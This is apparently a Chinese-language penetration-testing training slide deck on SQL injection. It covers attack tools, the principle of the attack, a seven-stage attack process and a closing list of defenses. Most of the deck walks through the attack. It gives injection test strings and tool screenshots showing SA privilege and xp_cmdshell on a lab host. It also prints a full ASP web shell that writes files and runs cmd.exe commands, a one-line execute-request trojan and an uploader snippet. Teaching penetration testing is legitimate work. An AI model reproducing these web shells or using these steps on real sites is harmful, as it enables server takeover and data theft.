

渗透测试攻击技术之SQL注入攻击



亿诚测试

培训教材

Jerry出品

邮箱: jerry@echengsoft.com



目录



SQL注入攻击工具

SQL注入攻击简介

SQL注入攻击原理

SQL注入攻击过程

SQL注入攻击防御

SQL注入攻击工具



- SQL注入工具分类
 - SQL注入工具
 - a) Pangolin注入工具
 - b) Havij注入工具
 - c) 旁注明小子注入工具
 - d) DSQLTools注入工具
 - e) NBSI注入工具
 - f) 阿D注入工具
 - 扫描SQL注入漏洞工具
 - a) Acunetix Web Vulnerability Scanner 8
 - b) IBM Rational AppScan 7.8
 - c) HP WebInspect



目录



SQL注入攻击工具

SQL注入攻击简介

SQL注入攻击原理


SQL注入攻击过程

SQL注入攻击防御

SQL注入介绍



- SQL注入：（Structured Query Language Injection）是从正常的WWW端口访问，而且表面看起来跟一般的Web页面没什么区别，所以目前市面的防火墙都不会对SQL注入发出警报，如果管理员没查看IIS日志的习惯，可能被入侵很长时间都不会发觉。





- 什么是SQL注入攻击?
SQL注入攻击是攻击者通过把SQL命令插入到Web表单递交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令。



目录



SQL注入攻击工具

SQL注入攻击简介

SQL注入攻击原理

SQL注入攻击过程

SQL注入攻击防御



- SQL注入攻击原理

SQL (Structured Query Language) 是一种用来和数据库交互的语言文本。

SQL注入的攻击原理就是攻击者通过Web应用程序利用SQL语句或字符串将非法的数据插入到服务器端数据库中，获取数据库的管理用户权限，然后将数据库管理用户权限提升至操作系统管理用户权限，控制服务器操作系统，获取重要信息及机密文件。



SQL注入漏洞攻击主要是通过借助于HDSI、NBSI和Domain等SQL注入漏洞扫描工具扫描出Web页面中存在的SQL注入漏洞，从而定位SQL注入点，通过执行非法的SQL语句或字符串达到入侵者想要的操作。

The screenshot shows a web application security tool interface. The top left corner displays the target URL: `http://192.168.13.224`.

设置 (Settings):

- Buttons: 载入查询网址, 添加网址, 载入二级域名, 导入网址
- 检测 (Scan) section: 批量分析注入点, 暂停检测, 终止检测
- 线程数 (Threads): 50个线程

连接地址: 共6条 (Connection Addresses: 6 total)

```
http://192.168.13.224/search.asp?forumid=0
http://192.168.13.224/default.asp?groupid=1
http://192.168.13.224/showforum.asp?forumid=1
http://192.168.13.224/showpost.asp?threadid=30
http://192.168.13.224/showforum.asp?forumid=3
http://192.168.13.224/showpost.asp?threadid=31
```

待爆库连接 (Pending Database Connections): `http://www.xxx.com/xxx/list.asp?id=123` (Buttons: 爆库, 查看)

数据库路径 (Database Path): (Empty field)

已检测连接: 6条 (Detected Connections: 6 total)

```
http://192.168.13.224/showforum.asp?forumid=1
http://192.168.13.224/showpost.asp?threadid=30
http://192.168.13.224/showforum.asp?forumid=3
http://192.168.13.224/showpost.asp?threadid=31
```

注入点: 共检测到6个可注入地址! (Injection Points: 6 total detected!)

| 注入点 (Injection Point) | 结果 (Result) |
|---|-------------|
| <code>http://192.168.13.224/search.asp?forumid=0</code> | 可注入 - 1 |
| <code>http://192.168.13.224/default.asp?groupid=1</code> | 可注入 - 2 |
| <code>http://192.168.13.224/showforum.asp?forumid=1</code> | 可注入 - 3 |
| <code>http://192.168.13.224/showpost.asp?threadid=30</code> | 可注入 - 4 |
| <code>http://192.168.13.224/showforum.asp?forumid=3</code> | 可注入 - 5 |
| <code>http://192.168.13.224/showpost.asp?threadid=31</code> | 可注入 - 6 |



目录

SQL注入攻击工具


SQL注入攻击简介

SQL注入攻击原理

SQL注入攻击过程

SQL注入攻击防御

SQL注入攻击的过程流程图






- SQL注入攻击过程
 - 扫描器先扫描Web服务器漏洞
 - 寻找SQL注入攻击位置
 - 判断后台使用具体数据库
 - 确定XP_CMDSHELL可执行情况
 - 发现WEB虚拟目录
 - 上传ASP木马
 - 得到后台管理员权限

SQL注入攻击阶段1



- 扫描器先扫描Web服务器漏洞，了解网站整体安全状况



SQL注入攻击阶段2



- 获取和验证SQL注入点
 - 一般来说，SQL注入一般存在于形如：
HTTP://xxx.xxx.xxx/test.asp?id=XX等带有参数的ASP动态网页中，有时一个动态网页中可能只有一个参数，有时可能有N个参数，有时是整型参数，有时是字符串型参数，不能一概而论。**总之只要是带有参数的动态网页且此网页访问了数据库，那么就有可能存在SQL注入。**如果ASP程序员没有安全意识，不进行必要的字符过滤，存在SQL注入的可能性就非常大。
 - 寻找SQL注入之前，先把IE菜单=>工具=>Internet选项=>高级=>显示友好 HTTP 错误信息前面的勾去掉。否则，不论服务器返回什么错误，IE都只显示为HTTP 500服务器错误，不能获得更多的提示信息。
 - 寻找SQL注入点的常想到的查找方法是在有参数传入的地方添加诸如“and 1=1”、“and 1=2”以及“' ”等一些特殊字符，通过浏览器所返回的错误信息来判断是否存在SQL注入，如果返回错误，则表明程序未对输入的数据进行处理，绝大部分情况下都能进行注入。



- SQL注入漏洞**整形参数判断法**

- HTTP://xxx.xxx.xxx/test.asp?id=YY' (附加一个单引号), 此时test.ASP中的SQL语句变成了
select * from 表名 where 字段=YY' , test.asp运行异常;
 - HTTP://xxx.xxx.xxx/test.asp?p=YY and 1=1, test.asp运行正常, 而且与HTTP://xxx.xxx.xxx/test.asp?id=YY运行结果相同;
 - HTTP://xxx.xxx.xxx/test.asp?id=YY and 1=2, test.asp运行异常;
- 以上三步全面满足, abc.asp中一定存在SQL注入漏洞**

- SQL注入漏洞**字符串型参数的判断法**

- HTTP://xxx.xxx.xxx/test.asp?id=YY' (附加一个单引号), 此时abc.ASP中的SQL语句变成了
select * from 表名 where 字段=YY' , test.asp运行异常;
 - HTTP://xxx.xxx.xxx/test.asp?id=YY&nb ... 39;1='1', test.asp运行正常, 而且与HTTP://xxx.xxx.xxx/test.asp?id=YY运行结果相同;
 - HTTP://xxx.xxx.xxx/test.asp?id=YY&nb ... 39;1='2', test.asp运行异常;
- 三步全面满足, abc.asp中一定存在SQL注入漏洞**

SQL注入攻击阶段3



- 判断后台使用的数据库

批量扫描注入点 **SQL注入猜解检测** MSSQL辅助工具 管理入口扫描 检测设置区 该板块功能介绍

注入点:

数据库:

列名:

检测结果

| 位数 | 内容 | 排序 |
|----|----|----|
| | | |
| | | |
| | | |
| | | |
| | | |
| | | |
| | | |
| | | |
| | | |
| | | |
| | | |

检测TOP: 自动检测下一条记录

检测信息

Access MSSQL

| 编号 | 数据库名 |
|------|------|
| 5435 | |
| 5436 | |
| 5437 | |
| 5438 | |
| 5439 | |
| 5440 | |

恭喜, 该URL可以注入!
数据库类型: MSSQL数据库 (错误提示开启)

多句执行: 不支持

当前用户: dbo

当前权限: SA

当前库:

SQL注入攻击阶段4



- 确定XP_CMDSHHELL可执行情况

注入检测 注入连接 检测

命令内容 执行 回显

请注意,要执行CMD命令,你的权限必须为“SA”权限!

尝试把内容写入文件: C:\d99.txt

```
<html><body>
<STYLE TYPE="text/css">textarea, input, body, select, pre, td, th{font-family: "宋体";font-size: 9pt}.button {border-width: 1px} .text {border:solid 1px}</STYLE>
<Title>上传</Title>
<Dim objFSO>
<Dim fdata>
<Dim objCountFile>
<on error resume next>
<Set objFSO = Server.CreateObject("Scripting.FileSystemObject")>
<If Trim(request("syfdpath"))<" then>
<fdata = request("cyfddata")>
<Set objCountFile=objFSO.CreateTextFile(request("syfdpath"), True)>
<objCountFile.Write fdata>
<If err =0 then>
<font color=red>保存成功. 请返回刷新页面!</font>
<else>
<font color=red>保存失败. 可能服务器不支持FSO</font>
<end if>
<err_clear>
<end if>
<objCountFile.Close>
<Set objCountFile=Nothing>
<Set objFSO = Nothing>
<form action="/" method=post>
<font color=red>请输入文件保存路径:</font><br>
<input type=text name=syfdpath width=32 value="<%=server.mappath(Request.ServerVariables("SCRIPT_NAME"))%" style="border:solid 1px" size=80><br>
输入马的内容:<br>
<textarea name=cyfddata cols=80 rows=10 width=32 style="border:solid 1px"></textarea>
<br><input type=submit value=保存 style="border:solid 1px">
</form><form action="/" method="post">
CMD命令:<input type=text name=c style="border:solid 1px" size=73><br>
<textarea cols=80 rows=20 style="border:solid 1px">
<%=server.createobject("wscript.shell").exec("cmd.exe /c" @request("c")).stdout.readall>
</textarea></form></body></html>
```


内容写入结束,祝您好运!

文件上传
本地文件 ... 目标位置 覆盖 追加

SQL注入攻击阶段5



- 发现Web虚拟目录



SQL注入攻击阶段6



- 寻找网站WebShell漏洞
 - 针对网站中有回复框、标题框等都可以执行一句话木马程序来手工寻找WebShell漏洞。
 - 一句话木马程序：<%execute request("l")%>
 - 寻找到WebShell漏洞后，使用一句话木马客户端上传挂马

一句话木马连接客户端

file:///C:/网络安全资料/webshell/一句话木马客户端/asp一句话木马客户端/ciwei.html

一句话木马(<%execute request("l")%>)的本地连接客户端

ASP URL: 生成asp页名称:

```
set lP=server.createObject("Adodb.Stream")
lP.Open
lP.Type=2
lP.CharSet="gb2312"
lP.writetext request("p")
lP.SaveToFile server.mappath("xxdoc.asp"),2
```

上传内容:

```
<% dim objFSO %>
<% dim fdata %>
<% dim objCountFile %>
<% on error resume next %>
<% Set objFSO = Server.CreateObject("Scripting.FileSystemObject") %>
<% if Trim(request("syfdpath"))<>" then %>
<% fdata = request("cyfddata") %>
```

“ %> <% Response.write “保存” %> <% Response.write “ %>

提交

SQL注入攻击



- 另外使用SQL注入工具上传ASP木马



SQL注入攻击阶段7



- 上传ASP木马成功，通过IE访问得到后台管理源的权限

| File Name | Size | Date | Actions |
|---|------|------------------|-------------|
| [database] 删除 复制 移动 | | | |
| [Images] 删除 复制 移动 | | | |
| [readme] 删除 复制 移动 | | | |
| [Themes] 删除 复制 移动 | | | |
| [UpFile] 删除 复制 移动 | | | |
| [Utility] 删除 复制 移动 | | | |
| [Xml] 删除 复制 移动 | | | |
| <input type="checkbox"/> AddPost.asp | 9K | 2008-07-07 11:31 | 编辑 删除 复制 移动 |
| <input type="checkbox"/> AddTopic.asp | 12K | 2008-07-07 11:31 | 编辑 删除 复制 移动 |
| <input type="checkbox"/> Admin_Default.asp | 13K | 2008-06-04 16:42 | 编辑 删除 复制 移动 |
| <input type="checkbox"/> Admin_Forum.asp | 34K | 2008-07-09 10:31 | 编辑 删除 复制 移动 |
| <input type="checkbox"/> Admin_FS0.asp | 10K | 2007-12-26 14:00 | 编辑 删除 复制 移动 |
| <input type="checkbox"/> Admin_Other.asp | 11K | 2008-07-09 11:00 | 编辑 删除 复制 移动 |
| <input type="checkbox"/> Admin_Reputation.asp | 4K | 2008-07-09 10:33 | 编辑 删除 复制 移动 |
| <input type="checkbox"/> Admin_Setup.asp | 57K | 2008-03-20 16:23 | 编辑 删除 复制 移动 |
| <input type="checkbox"/> Admin_Tool.asp | 14K | 2008-07-07 11:31 | 编辑 删除 复制 移动 |
| <input type="checkbox"/> Admin_User.asp | 30K | 2008-07-09 10:31 | 编辑 删除 复制 移动 |
| <input type="checkbox"/> Admin_XML.asp | 19K | 2008-01-21 15:59 | 编辑 删除 复制 移动 |
| <input type="checkbox"/> API_Request.asp | 8K | 2007-12-25 14:56 | 编辑 删除 复制 移动 |
| <input type="checkbox"/> API_Response.asp | 6K | 2008-03-05 09:15 | 编辑 删除 复制 移动 |
| <input type="checkbox"/> Archiver.asp | 9K | 2008-06-02 11:46 | 编辑 删除 复制 移动 |
| <input type="checkbox"/> bak2_default.asp | 10K | 2008-07-16 11:09 | 编辑 删除 复制 移动 |
| <input type="checkbox"/> bak_default.asp | 10K | 2008-07-16 11:09 | 编辑 删除 复制 移动 |
| <input type="checkbox"/> Bank.asp | 6K | 2008-07-09 10:31 | 编辑 删除 复制 移动 |
| <input type="checkbox"/> BBSXP_Class.asp | 33K | 2011-01-25 17:30 | 编辑 删除 复制 移动 |
| <input type="checkbox"/> Compact.asp | 2K | 2007-12-04 16:16 | 编辑 删除 复制 移动 |
| <input type="checkbox"/> Config.asp | 2K | 2008-11-27 13:12 | 编辑 删除 复制 移动 |
| <input type="checkbox"/> Conn.asp | 4K | 2008-07-26 14:44 | 编辑 删除 复制 移动 |
| <input type="checkbox"/> Cookies.asp | 0K | 2007-12-04 16:16 | 编辑 删除 复制 移动 |
| <input type="checkbox"/> CreateUser.asp | 9K | 2008-04-30 10:41 | 编辑 删除 复制 移动 |
| <input type="checkbox"/> Default.asp | 10K | 2008-07-16 11:09 | 编辑 删除 复制 移动 |



目录

SQL注入攻击工具

SQL注入攻击简介

SQL注入攻击原理

SQL注入攻击过程

SQL注入攻击防御

SQL注入攻击防御



- 在客户端和服务端对输入值进行验证：使用客户端验证可以提高性能，但不够安全。所有来自Web浏览器的数据都能被修改为任意内容，因此，必须在服务器端进行适当的输入验证，才能避免过滤器被绕过。
- 约束数据类型：Web程序不应该处理那些不符合基本类型、格式和长度要求的数据。
- 对输入值进行归一化：SQL注入攻击代码可能经过字符集或各种进制的编码，因此在对它们进行验证检查前，必须将输入值进行归一化处理，否则编码后的数据会绕过过滤器，而在后续的逻辑中又被解码还原成恶意代码。
- 对输入值进行过滤或者转换，尤其是' " @ ! = * . ; % () -- 等符号。
- 字符编码和输出验证：应该对HTML和SQL格式中使用的字符进行编码，以避免应用程序错误地解释和执行它们。

SQL注入攻击防御



- 黑白名单法：使用正则表达式查找授权或未经授权的内容。
- 安全的错误处理：无论使用哪种语言编写应用程序，都需要使用类似Java中try、catch、finally的异常处理来捕捉错误。
- 使用最低权限访问法则：以尽可能低的权限运行Web服务器和它所支持的应用程序。
- 将WEB服务器和数据库服务器分离。
- 限制数据库权限并分离用户。
- 对数据库操作尽量使用存储过程。
- 在网站发布之前建议使用一些专业的SQL注入检测工具进行检测，及时修补这些SQL注入漏洞。
- 数据长度应该严格规定，能在一定程度上防止比较长的SQL注入语句无法正确执行。
- 购买网络安全厂商专业防SQL注入设备。



Any Questions?



THANK YOU!